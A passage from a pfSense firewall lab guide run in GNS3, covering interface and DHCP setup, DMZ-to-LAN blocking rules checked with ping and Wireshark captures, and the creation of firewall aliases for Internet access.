IPv6 Configuration Type	None

3.1.3. Scroll to the bottom and press ***Save***

3.1.4. Now you will see a double-check prompt, so select ***Apply Changes***




Figure 16 – the ISP interface

3.2. Return to the Interface Assignments page and make the following adjustments to the remaining adapters




Figure 17 – the interfaces have been changed

3.2.1. LAN – change to “Management” and verify static IP assignment of 99.99.99.1/24

3.2.2. OPT1 – change to “DMZ” and verify static IP assignment of 20.0.0.1/24

3.2.3. OPT2 – change to “LAN” and verify static IP assignment of 10.0.0.1/24

> **NOTE:** Yes, we could have assigned LAN to em3 from the get-go. However, by doing it this way, you gain experience in using the GUI. You will encounter a few of these moments in these labs. The goal is to help you learn, not just read and click.

4. Select ***Services –>DHCP Server*** to open the DHCP settings




Figure 18 – Setting DHCP interfaces

4.1. View the details for the DHCP services on the Management interface

4.2. Let's pretend that we have reserved the IP addresses 99.99.99.101-99.99.99.110 so we will add a DHCP pool to use the remaining IP address

4.2.1. Click on ***+ Add Pool***

4.2.2. Pool Description –> "Management"

4.2.3. Range –> 99.99.99.111 to 99.99.99.254

4.2.4. Click on ***save***

4.2.5. Your settings should look like those in Figure 19




Figure 19 – DHCP settings set

4.3. Verify DHCP services for the ISP, DMZ, and LAN networks and change as necessary

> **NOTE:** Remember that all DHCP servers need to provide a gateway address to their clients too.

5. Return to the Dashboard by selecting ***Status –>Dashboard***

Phase IV – Open Everything Up

In a default two-interface LAN and WAN configuration, pfSense software utilizes default deny on the WAN and default allow on the LAN. Everything inbound from the Internet is denied, and everything out to the Internet from the LAN is permitted. All home-grade routers use this methodology, as do all similar open-source projects and most similar commercial offerings. It's what most people expect out of the box, therefore it is the default configuration. That said, while it is a convenient way to start, it is not the recommended means of long-term operation. – (Last accessed 25 May 2025 https://docs.netgate.com/pfsense/en/latest/firewall/best-practices.html)

We will temporarily override these settings for demonstration purposes. Don't worry, we'll put them back.

1. Navigate to the pfSense top ribbon and select ***Firewall–>Rules***

2. Click on the ***Management*** tab, observe the firewall rules and read the descriptions




Figure 20 – Firewall rules for the Management devices

2.1. **Anti-Lockout Rule** – keeps users from accidentally locking themselves out of the GUI interface

2.2. **Default allow LAN to any rule** – Does not restrict any access for IPv4 hosts

2.3. **Default allow LAN IPv6 to any rule** – Does not restrict any access for IPv6 hosts

> **NOTE:** We aren't using IPv6, so you can delete the **Default allow LAN IPV6 to any rule** by pressing the***trashcan button***.

3. Click on the *DMZ* tab to open the rules for the DMZ

4. Click on ***Add*** (there are no rules so it doesn't matter which one) to open the Edit Firewall Rule page

    4.1. Make the following changes using the drop-down menus and textboxes:

Option	Value
Action	Pass
Interface	DMZ
Address Family	IPv4
Protocol	Any
Source	DMZ subnets (on some versions of pfSense this is net instead of subnets)
Destination	Any
Description	Allow DMZ to any rule

    4.2. *Save* and *apply changes*

5. Repeat the above steps for the LAN interface

> **NOTE:** We are going to leave the ISP interface completely blocked for now.

6. Test the firewall settings

    6.1. From the Management PC, ping the simulated webserver and any of the LAN PCs

> **NOTE:** If you still can't ping, you have done something wrong and will need to troubleshoot the problem. Did you remember to apply DHCP to all the end devices?

    6.2. From the webserver, ping a LAN PC and the Management PC

    6.3. From the Management PC, view the webpage hosted on the webserver (in this case it is **http://20.0.0.5:80**)




Figure 21 – Default Apache2 website

Phase V – Separate the DMZ from the LAN

The whole point of a DMZ is to have two separate infrastructures that can't interact with each other directly; they have to negotiate data transfer through a 3rd party, in this case, pfSense. So we will set up traffic blocking between the DMZ and the LAN.

1. On the pfSense top menu bar, select *Firewall–>Rules–>DMZ*

    1.1. Edit the existing rule with the following changes:

Option	Value
Action	Block
Interface	DMZ
Address Family	IPv4
Protocol	Any
Source	DMZ subnets
Destination	LAN subnets (some version of pfSense, this is net instead of subnets)
Description	Separating the LAN from the DMZ

1.2. Click on ***Save*** and, of course, ***Apply Changes***

2. Now, navigate to the web server console and try pinging the LAN PC again. You should get a timeout error or something similar (e.g. nothing until you press ctrl-c), indicating that the DMZ equipment cannot ping the LAN equipment




Figure 22 – Webserver pinging PC1

3. Return to the GNS3 environment and ***Right-click*** on the connection on the web server-pfSense link to start a Wireshark capture

3.1. Try to ping the LAN PC again from the web server. Notice that there is no response from the pfSense server now

```
20.0.0.7        10.0.0.5        ICMP   Echo (ping) request
20.0.0.7        10.0.0.5        ICMP   Echo (ping) request
20.0.0.7        10.0.0.5        ICMP   Echo (ping) request
20.0.0.7        10.0.0.5        ICMP   Echo (ping) request
20.0.0.7        10.0.0.5        ICMP   Echo (ping) request
```

Figure 23 – Failed communication from DMZ to LAN

3.2. Navigate to one of the LAN PCs and ping the web server. Observe the results on Wireshark and the LAN PC, and it should be successful

```
10.0.0.5        20.0.0.7        ICMP   Echo (ping) request
20.0.0.7        10.0.0.5        ICMP   Echo (ping) reply
10.0.0.5        20.0.0.7        ICMP   Echo (ping) request
20.0.0.7        10.0.0.5        ICMP   Echo (ping) reply
10.0.0.5        20.0.0.7        ICMP   Echo (ping) request
20.0.0.7        10.0.0.5        ICMP   Echo (ping) reply
10.0.0.5        20.0.0.7        ICMP   Echo (ping) request
20.0.0.7        10.0.0.5        ICMP   Echo (ping) reply
10.0.0.5        20.0.0.7        ICMP   Echo (ping) request
20.0.0.7        10.0.0.5        ICMP   Echo (ping) reply
```

Figure 24 – Successful communication from LAN to DMZ

Phase VI – Access the Internet

Our web server needs access to the Internet. So, we will add a rule to allow this to occur. Remember, we are going to use the ISP_Test_PC as our simulated Internet. We will allow only the Web_Server to access the Internet through the Firewall. We are going to introduce using Aliases in pfSense for this phase.

1. Navigate to the Ubuntu_Desktop and use the browser to get access to the pfSense GUI

2. Using the top ribbon menu, select ***Firewall –>Aliases–>Ports***

   2.1. Select ***Add*** and adjust the properties of the Alias as follows

Option	**Value**
Name	Internet_Ports
Description	Access to the Internet
Type	Port(s)
Port(s)	**Description**
443	https
80	http
53	DNS




Figure 25 – Opening firewall ports to the Internet

2.2. ***Save*** and ***Apply Changes***

3. Using the top ribbon menu, select ***Firewall –>Aliases–>IP***

3.1. Select ***Add*** and adjust the properties of the Alias as follows

Option	**Value**
Name	DMZ_Internet_Enabled_Hosts
Description	Allows machines in DMZ to access the Internet
Type	Host(s)
Host(s)	**Description**
20.0.0.5-20.0.0.100	DMZ network

